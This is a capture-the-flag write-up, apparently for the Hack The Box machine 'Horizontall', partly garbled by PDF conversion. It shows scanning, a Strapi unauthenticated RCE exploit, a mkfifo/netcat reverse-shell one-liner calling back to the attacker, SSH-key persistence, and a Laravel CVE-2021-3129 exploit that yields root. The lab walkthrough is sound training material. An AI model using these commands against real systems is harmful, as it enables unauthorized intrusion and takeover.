
01 Scan

```
cbbh-preperation/horizontall -> rustscan --ulimit 500 -a 10.10.11.105 -- -sC -sV -Pn --script=default
 The Modern Day Port Scanner.
: https://discord.gg/GFrQsGy
 https://github.com/RustScan/RustScan :
₽HACK THE PLANET
[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensit
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or u
Open 10.10.11.105:22
Open 10.10.11.105:80
[~] Starting Script(s)
Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
       STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
    2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL2qJTqj1aoxBGb8yWIN4UJwFs4/UgDEutp3aiL2/6yV2iE78YjGzf
QgS41e+TysTpzWlY7z/rf/u0uj/C3kbixSB/upkWoqGyorDtFoaGGvWet/q7j5Tq061MaR6cM2CrYcQxxnPy4LqFE3Moul
    256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIyw6WbPVzY28EbB0Z4z
    256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJqmDVbv9RjhlUzOMmw3SrGPaiDBqdZ9QZ2cKM49jzYB
                    syn-ack nginx 1.14.0 (Ubuntu)
80/tcp open http
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

02 HTTP

horizontall.htb



Don't see anything interesting. From title, it looks like vue application.



I look for javascript files.

```
E cbbh-preperation/horizontall >> curl -s http://horizontall.htb/ | grep ".js"

[]
<!DOCTYPE html><html lang=""><head><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=ed ge"><meta name="viewport" content="width=device-width, initial-scale=1">rel="icon" href="/favicon.ico"><title>horizontall</title><link href="/css/app.0f40a091.css" rel="preload" as="style"><link href="/css/chunk-vendors.55204a1e.css" rel="preload" as="style"><link href="/js/app.c68eb462.js" rel="preload" as="script"><link href="/js/chunk-vendors.0e02b89e.js" rel="preload" as="script"><link href="/css/chunk-vendors.55204a1e.css" rel="stylesheet"><link href="/css/app.0f40a091.css" rel="stylesheet"></hody><noscript>< strong>We're sorry but horizontall doesn't work properly without JavaScript enabled. Please enable it to continue.</strong></noscript><div id="app"></div><script src="/js/chunk-vendors.0e02b89e.js"></script><script src="/js/chunk-vendors.0e02b89e.js"></script><script src="/js/chunk-vendors.0e02b89e.js"></script></script><script src="/js/chunk-vendors.0e02b89e.js"></script><script><script src="/js/chunk-vendors.0e02b89e.js"></script><script><script src="/js/chunk-vendors.0e02b89e.js"></script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><script><scri
```

- http://horizontall.htb/js/app.c68eb462.js
- http://horizontall.htb/js/chunk-vendors.0e02b89e.js

I beautify app.js with https://beautifier.io/

• http://api-prod.horizontall.htb/reviews

api.horizontall.htb

```
≡ cbbh-preperation/horizontall → curl -si http://api-prod.horizontall.htb/
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 01 Apr 2023 16:14:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 413
Connection: keep-alive
Vary: Origin
Content-Security-Policy: img-src 'self' http:; block-all-mixed-content
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Last-Modified: Wed, 02 Jun 2021 20:00:29 GMT
Cache-Control: max-age=60
X-Powered-By: Strapi <strapi.io>
<!doctype html>
<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your API</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
    </style>
  </head>
  <body lang="en">
    <section>
     <div class="wrapper">
       <h1>Welcome.</h1>
     √div>
    ⟨section>
  </body>
</html>
≡ cbbh-preperation/horizontall →
```

It looks like *Strapi*.

https://strapi.io/

I use feroxbuster and found some paths.


```
bbh-preperation/horizontall -> feroxbuster -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://api-prod.horizontall.htb -k -x txt
      Target Url
Threads
http://api-prod.horizontall.htb
      Wordlist
Status Codes
                                                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
      Timeout (secs)
User-Agent
                                               feroxbuster/2.3.3
/etc/feroxbuster/ferox-config.toml
[txt]
      Config File
Extensions
      Insecure
Recursion Depth
                                               true
      New Version Available
                                              https://github.com/epi052/feroxbuster/releases/latest
                                              854c http://api-prod.horizontall.htb/admin
60c http://api-prod.horizontall.htb/users
507c http://api-prod.horizontall.htb/reviews
507c http://api-prod.horizontall.htb/reviews
121c http://api-prod.horizontall.htb/robots.txt
60c http://api-prod.horizontall.htb/Users
                11
11
11
                               1w
21w
                                21w
                               101w 854c http://api-prod.horizontall.htb/Admin
--] - 19s 14770/441090 9m found:7 errors:0
--] - 19s 14742/441090 738/s http://api-prod.horizontall.htb
```

/reviews

In reviews I found some users.

```
cbbh-preperation/horizontall → curl http://api-prod.horizontall.htb/reviews -s | jq
{
  "description": "This is good service",
  "stars": 4,
  "created_at": "2021-05-29T13:23:38.000Z",
  "updated_at": "2021-05-29T13:23:38.000Z"
  "id": 2,
  "name": "doe",
  "description": "i'm satisfied with the product",
  "created_at": "2021-05-29T13:24:17.000Z",
  "updated_at": "2021-05-29T13:24:17.000Z"
},
  "id": 3,
  "description": "create service with minimum price i hop i can buy more in the futur",
  "stars": 5,
  "created_at": "2021-05-29T13:25:26.000Z",
  "updated_at": "2021-05-29T13:25:26.000Z"
cbbh-preperation/horizontall → [
```

I need credential for login.



But I cannot login.

I call http://api-prod.horizontall.htb/admin/init and found version, Strapi 3.0.0-beta.17.4. This version has unauthenticated RCE.

• https://www.exploit-db.com/exploits/50239

The exploit works.

```
cbbh-preperation/horizontall >

    = cbbh-preperation/horizontall → python3 50239.py http://api-prod.horizontall.htb/

[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit
[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pb;
$> id
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An error occurred"}]}]}
$> curl 10.10.14.10:8001
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
{"statusCode":400,"error":"Bad Request","message":[{"messages":[{"id":"An error occurred"}]}]}
$>
E cbbh-preperation/horizontall → python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.11.105 - - [02/Apr/2023 00:26:40] "GET / HTTP/1.1" 200 -
```

So now I use it to gain foothold.

```
hash
1 | rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.10 8000
>/tmp/f
```

Receives a shell but it does not last long, so I am gonna need to persist it somehow.

```
    cbbh-preperation/horizontall → nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.105] 45284
sh: 0: can't access tty; job control turned off
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
$ ■
```

So inside the shell I add SSH key to easily access as the user.

```
$ cd ~/.ssh
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpYaZ3MMyLFdLMoFj014msWL5gGSBTXXFJ5neRzmMRQt28pLhuEL3iJxJpVNsqLJ0MT6Mb9t6SL1oirjXC31v3z3L16F0bEyQuIJIHnCAC
HufoCpS4zkQxiJ4dMFeS8jvl8giFsyyrmo1fLvHPGjX08nDY+a8PIWE9+ev5TkSuiRtldv0vIlPwkSWlnf45Nrp3IjmXNoY29F61g04CR19GGE5dyAjbAefuYlEtFpxVMVq2Pnka7hQXUq6l5pH64I+q
dfRWjYn-3viLbN8R/HAK2RweBSJ5+SfpwIBrsmSrfh38MAS3LkVFQVClf9z5baxRw6C8c6bYYWcEsyrhgfdVLHymJhBdWNV+G34D3MkiuvXW1gJstPUc+gSquZBwE4xSEyIY1jB8= ghost@parrot
> " > authorized_keys
$ ls -al
total 12
drwxrwxr-x 2 strapi strapi 4096 Apr 1 16:34 .
drwxr-xr-x 10 strapi strapi 4096 Apr 1 16:33 ..
-rw-rw-r-- 1 strapi strapi 567 Apr 1 16:34 authorized_keys
$ ■
```

Now I can ssh as the user.

```
= cbbh-preperation/horizontall → sshNoVerify strapi@horizontall.htb -i ghost
The authenticity of host 'horizontall.htb (10.10.11.105)' can't be established.
ECDSA key fingerprint is SHA256:rlqcbRwBVk92jqxFV79Tws7plMRzIgEWDMc862X9ViQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'horizontall.htb,10.10.11.105' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
  System information as of Sat Apr 1 16:35:07 UTC 2023
  System load: 0.14
                                  Processes:
                                                       175
  Usage of /: 83.2% of 4.85GB Users logged in:
                                                      Θ
  Memory usage: 31%
                                IP address for eth0: 10.10.11.105
  Swap usage:
               0%
O updates can be applied immediately.
Last login: Fri Jun 4 11:29:42 2021 from 192.168.1.15
```

03 Foothold

user.txt

I found user *developer* and I can read the flag.

```
strapi@horizontall:/home/developer$ cat user.txt
84d66ecb33d294c75a8653ba2ee869bd
strapi@horizontall:/home/developer$ ip addr

    lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:8d:fe brd ff:ff:ff:ff:ff
    inet 10.10.11.105/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:8dfe/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb9:8dfe/64 scope link
       valid_lft forever preferred_lft forever
strapi@horizontall:/home/developer$ hostname
horizontall
strapi@horizontall:/home/developer$
```

Privilege escalation

I found MySQL server and possibly web server running at port 8000.

```
strapi@horizontall:/home/developer$ netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                                                                PID/Program name
                                            Foreign Address
                                                                    State
tcp
          0
                 0 0.0.0.0:80
                                            0.0.0.0:*
                                                                    LISTEN
tcp
           Θ
                0 0.0.0.0:22
                                            0.0.0.0:*
                                                                    LISTEN
          0
                                                                                1829/node /usr/bin/
tcp
                0 127.0.0.1:1337
                                            0.0.0.0:*
                                                                    LISTEN
tcp
                 0 127.0.0.1:8000
                                            0.0.0.0:*
                                                                    LISTEN
          Θ
                 0 127.0.0.1:3306
          Θ
                                                                    LISTEN
tcp
                                            0.0.0.0:*
                  0 ::: 80
tcp6
          0
                                                                    LISTEN
           Θ
                  0 ::: 22
                                            ::: *
                                                                    LISTEN
strapi@horizontall:/home/developer$
```

Seems like laravel application.

```
strapi@horizontall:/home/developer$ curl -sI 127.0.0.1:8000
HTTP/1.1 200 0K
Host: 127.0.0.1:8000
Date: Sat, 01 Apr 2023 16:37:32 GMT
Connection: close
X-Powered-By: PHP/7.4.22
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, private
Date: Sat, 01 Apr 2023 16:37:32 GMT
Set-Cookie: XSRF-TOKEN=eyJpdiI6Im0xU05VRGtQVFNQTkVtY0lsa09aWn
GVGTlFpYlhYUE5WTVpxK1E2ZVgvUExEdUpmNm4ilCJtYWMi0iI1NzAyYjFh0D=lax
Set-Cookie: laravel_session=eyJpdiI6IkxvWXRoTXlKdmxoWStwbmQzQ
U005Yk56VnJwalRjSDBT0C9XTWpaRVRSNzMwY212TUEilCJtYWMi0iI2MGJjZ
ponly; samesite=lax
strapi@horizontall:/home/developer$
```

It seems like the project, myproject under /home/developer


```
strapi@horizontall:/home/developer$ ls
composer-setup.php myproject user.txt
strapi@horizontall:/home/developer$ ls -al myproject/
ls: cannot open directory 'myproject/': Permission denied
strapi@horizontall:/home/developer$
```

I do port forwarding to inspect.


```
    cbbh-preperation/horizontall → sshNoVerify -i ghost -L 8001:127.0.0.1:8000 strapi@10.10.11.105

The authenticity of host '10.10.11.105 (10.10.11.105)' can't be established.
ECDSA key fingerprint is SHA256:rlqcbRwBVk92jqxFV79Tws7plMRzIqEWDMc862X9ViQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.105' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
  System information as of Sat Apr 1 16:39:48 UTC 2023
  System load: 0.04
                                Processes:
                                                     176
  Usage of /: 83.2% of 4.85GB Users logged in:
                               IP address for eth0: 10.10.11.105
 Memory usage: 29%
  Swap usage: 0%
O updates can be applied immediately.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
                                                                  k
Last login: Sat Apr 1 16:35:08 2023 from 10.10.14.10
$
```

Laravel



It is Laravel v8 (PHP v7.4.18). I googled and found this exploit.



- nttps://github.com/ambionics/laravel-exploits
- https://www.exploit-db.com/exploits/49424
- I found a better exploit.

• https://github.com/nth347/CVE-2021-3129_exploit

Explanation can be found here.

• https://www.ambionics.io/blog/laravel-debug-rce

```
≡ cbbh-preperation/horizontall → python3 exploit.py
        exploit.py <URL> <CHAIN> <CMD>
Example: exploit.py http(s)://localhost:8000 Monolog/RCE1 whoami
I recommend to use Monolog/RCE1 or Monolog/RCE2 as CHAIN
 1 cbbh-preperation/horizontall → python3 exploit.py http://localhost:8001 Monolog/RCE1 id
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
Cloning into 'phpggc'...
remote: Enumerating objects: 3539, done.
remote: Counting objects: 100% (1085/1085), done.
remote: Compressing objects: 100% (433/433), done.
remote: Total 3539 (delta 651), reused 913 (delta 592), pack-reused 2454
Receiving objects: 100% (3539/3539), 512.13 KiB | 6.32 MiB/s, done.
Resolving deltas: 100% (1523/1523), done.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited
uid=0(root) qid=0(root) groups=0(root)
[i] Trying to clear logs
[+] Logs cleared
≡ cbbh-preperation/horizontall →
```

Now I get root shell as below.

Receives a shell.

```
    cbbh-preperation/horizontall → nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.105] 45374
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ■
```

root.txt

```
# cat root.txt
8064a2a23b845781664d71c006976ddb
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:8d:fe brd ff:ff:ff:ff:ff
    inet 10.10.11.105/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:8dfe/64 scope global dynamic mngtmpaddr
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:feb9:8dfe/64 scope link
       valid_lft forever preferred_lft forever
# hostname
horizontall
#
```